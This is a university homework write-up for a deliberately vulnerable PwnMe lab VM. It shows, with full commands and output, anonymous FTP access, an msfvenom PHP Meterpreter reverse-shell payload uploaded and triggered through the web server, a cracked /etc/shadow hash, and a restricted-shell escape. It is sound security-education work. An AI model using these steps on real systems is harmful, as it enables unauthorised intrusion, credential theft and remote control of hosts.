Università
della
Svizzera
italiana

Faculty
of Informatics

Information Security

Student: Stefano Eportentosi, Filippo Casari, Alessandro De Grandi, Carlo Pederiva

Homework Assignment 6

June 2, 2022

PwnMe team name: C

1. Setup


We first setup both the Kali and PwnMe virtual machines so they can communicate with each other

- Kali 192.168.56.3
- PwnMe 192.168.56.4

2. metasploit flag

2.1. Nmap port scanning

We used nmap to scan the open ports on the remote machine:




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O -p 0-5000 192.168.56.4
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-30 08:07 EDT
Nmap scan report for 192.168.56.4
Host is up (0.00047s latency).
Not shown: 4998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.7p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.34 ((Ubuntu))
MAC Address: 08:00:27:D0:6E:04 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5.1
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9, Linux 5.1
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.25 seconds
```

We can see that there are a few open ports:

- FPT: 21
- SSH: 22
- HTTP: 80


We decided to try and use the FTP open port

2.2. Scanning the FTP Service



```
msf6 > use auxiliary/scanner/ftp/anonymous
msf6 auxiliary(scanner/ftp/anonymous) > set RHOSTS 192.168.56.4
RHOSTS => 192.168.56.4
msf6 auxiliary(scanner/ftp/anonymous) > run

[+] 192.168.56.4:21       - 192.168.56.4:21 - Anonymous READ (220 (vsFTPd 3.0.3))
[*] 192.168.56.4:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/anonymous) > 
```

From this, we discovered that we can access the **FTP** server with the anonymous user and anonymous password.




```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.4
Connected to 192.168.56.4.
220 (vsFTPd 3.0.3)
Name (192.168.56.4:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Apr 19  2019 scripts
226 Directory send OK.
ftp> 
```

Inside we found a scripts folder


2.3. Scanning the HTTP Service

We used `auxiliary/scanner/http/dir_scanner` metasploit module to scan the **HTTP** service



```
msf6 > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set RHOSTS 192.168.56.4
RHOSTS => 192.168.56.4
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.168.56.4
[+] Found http://192.168.56.4:80/icons/ 403 (192.168.56.4)
[+] Found http://192.168.56.4:80/upload/ 200 (192.168.56.4)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We discovered that inside the upload page there was a PHP folder and inside, a script which was the same one as the **FTP** one


Index of /upload/php/scripts
Not Secure
192.168.56.4/upload/php/scripts/


Index of /upload/php/scripts

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2022-05-30 14:50	1.1K	

Apache/2.4.34 (Ubuntu) Server at 192.168.56.4 Port 80


2.4. Remote code execution

We decided to exploit the fact that we can upload via FTP and remote execute any file through the browser. We created a payload with the following command:




```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.3 LPORT=8080 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
```

We uploaded the php file via **FTP**




```
ftp> put shell.php
local: shell.php remote: shell.php
200 EPRT command successful. Consider using EPSV.
150 Ok to send data.
100% |************************************************************|  1113       17.69 MiB/s    00:00 ETA
226 Transfer complete.
1113 bytes sent in 00:00 (1.31 MiB/s)
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
-rw-r--r--    1 125      130          1113 May 30 14:50 shell.php
226 Directory send OK.
ftp> 
```

and triggered via the browser just by visiting the page http://192.168.56.4/upload/php/scripts/shell.php


192.168.56.4/upload/php/scrip
Not Secure
192.168.56.4/upload/php/scripts/shell.php


/*

Now we used the `multi/handler` metasploit module to gain the reverse shell



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.3
LHOST => 192.168.56.3
msf6 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf6 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.3:8080
[*] Sending stage (39860 bytes) to 192.168.56.1
[-] Meterpreter session 1 is not valid and will be closed
[*]  - Meterpreter session 1 closed.
[*] Sending stage (39860 bytes) to 192.168.56.1
[-] Meterpreter session 2 is not valid and will be closed
[*]  - Meterpreter session 2 closed.
[*] Sending stage (39860 bytes) to 192.168.56.4
[*] Meterpreter session 3 opened (192.168.56.3:8080 -> 192.168.56.4:40026 ) at 2022-05-30 08:56:02 -0400
```

Now we navigate to `/home/www-data` and get the first flag




```
meterpreter > cat User-Flag.txt
Congratulations, this is your first real flag in the system.

You are in the right track!

But I still think you can't make it to the cake...

Flag={4c8e3b61f4b997269ab86fb548905c94}
```

Figure 1: 4c8e3b61f4b997269ab86fb548905c94


3. pasquale flag

We found **shadow** and **passwd** inside `/etc` folders, download them inside our Kali VM and used john to crack the password




```
┌──(kali㉿kali)-[~/php-reverse-shell]
└─$ john -show temp.txt
pasquale:secret:1001:1001:Pasquale,,,:/home/pasquale:/bin/rbash

1 password hash cracked, 0 left
```

We were able to log in-to the **pasquale** user using **secret** as password




```
┌──(kali㉿kali)-[~]
└─$ ssh pasquale@192.168.56.4
   ___              __  ___       ___   ___
  / _ \_    _____  /  |/  /__    <  /  / _ \
 / ___/ |/|/ / _ \/ /|_/ / -_)   / /_ / // /
/_/   |__,__/_//_/_/  /_/\__/   /_/(_)\___/


   A Pentesting Lab for Security Education

        ***** HAPPY HACKING *****

                                @nvmb3r

pasquale@192.168.56.4's password:
Last login: Mon May 30 15:20:43 2022 from 192.168.56.3

**********************************************************************
Administrator Ardil has a message for you:
Pasquale,
this is the last time you snoop around in the system.

I know you tried to look at Gloria's diary and files.
I found your text file with her passwords and deleted it.
If I catch you again, you will be fired!
From now on, I have restricted your shell access in the system!
**********************************************************************

pasquale@PwnMe:~$
```

we tried to go to the **Desktop** directory but we couldn't,




```
pasquale@PwnMe:~$ cd Desktop
-rbash: cd: restricted
pasquale@PwnMe:~$
```

so we fire up Python and used the **os** module to gain access to the complete filesystem



```
pasquale@PwnMe:~$ python
Python 2.7.15+ (default, Oct  2 2018, 22:12:08)
[GCC 8.2.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("bash")

**********************************************************************
Administrator Ardil has a message for you:
Pasquale,
this is the last time you snoop around in the system.

I know you tried to look at Gloria's diary and files.
I found your text file with her passwords and deleted it.
If I catch you again, you will be fired!
From now on, I have restricted your shell access in the system!
**********************************************************************

pasquale@PwnMe:~$ cd Desktop/
pasquale@PwnMe:~/Desktop$ 
```

Inside **Desktop** we found a file and inside there was the pasquale flag




```
pasquale@PwnMe:~/Desktop$ cat User-Flag.txt
Usually restricted shells are not so easy to break.
You should surf the web and learn about ways to escape this kind of limitations.

So you know how the world works, right?
Well, you don't.
                  __
                 /.-
         ______ //
        /______'/|
        [       ]|
        [ NOOBS ]|
        [ Juice ]|
        [  _\_  ]|
        [  :::  ]|
        [   :'  ]/
        '-------'


                                Take a sip :P
                                #nvmb3r


Flag={377cae8bf7d1ffc17af76dcdbc0d6026}
```

Figure 2: 377cae8bf7d1ffc17af76dcdbc0d6026

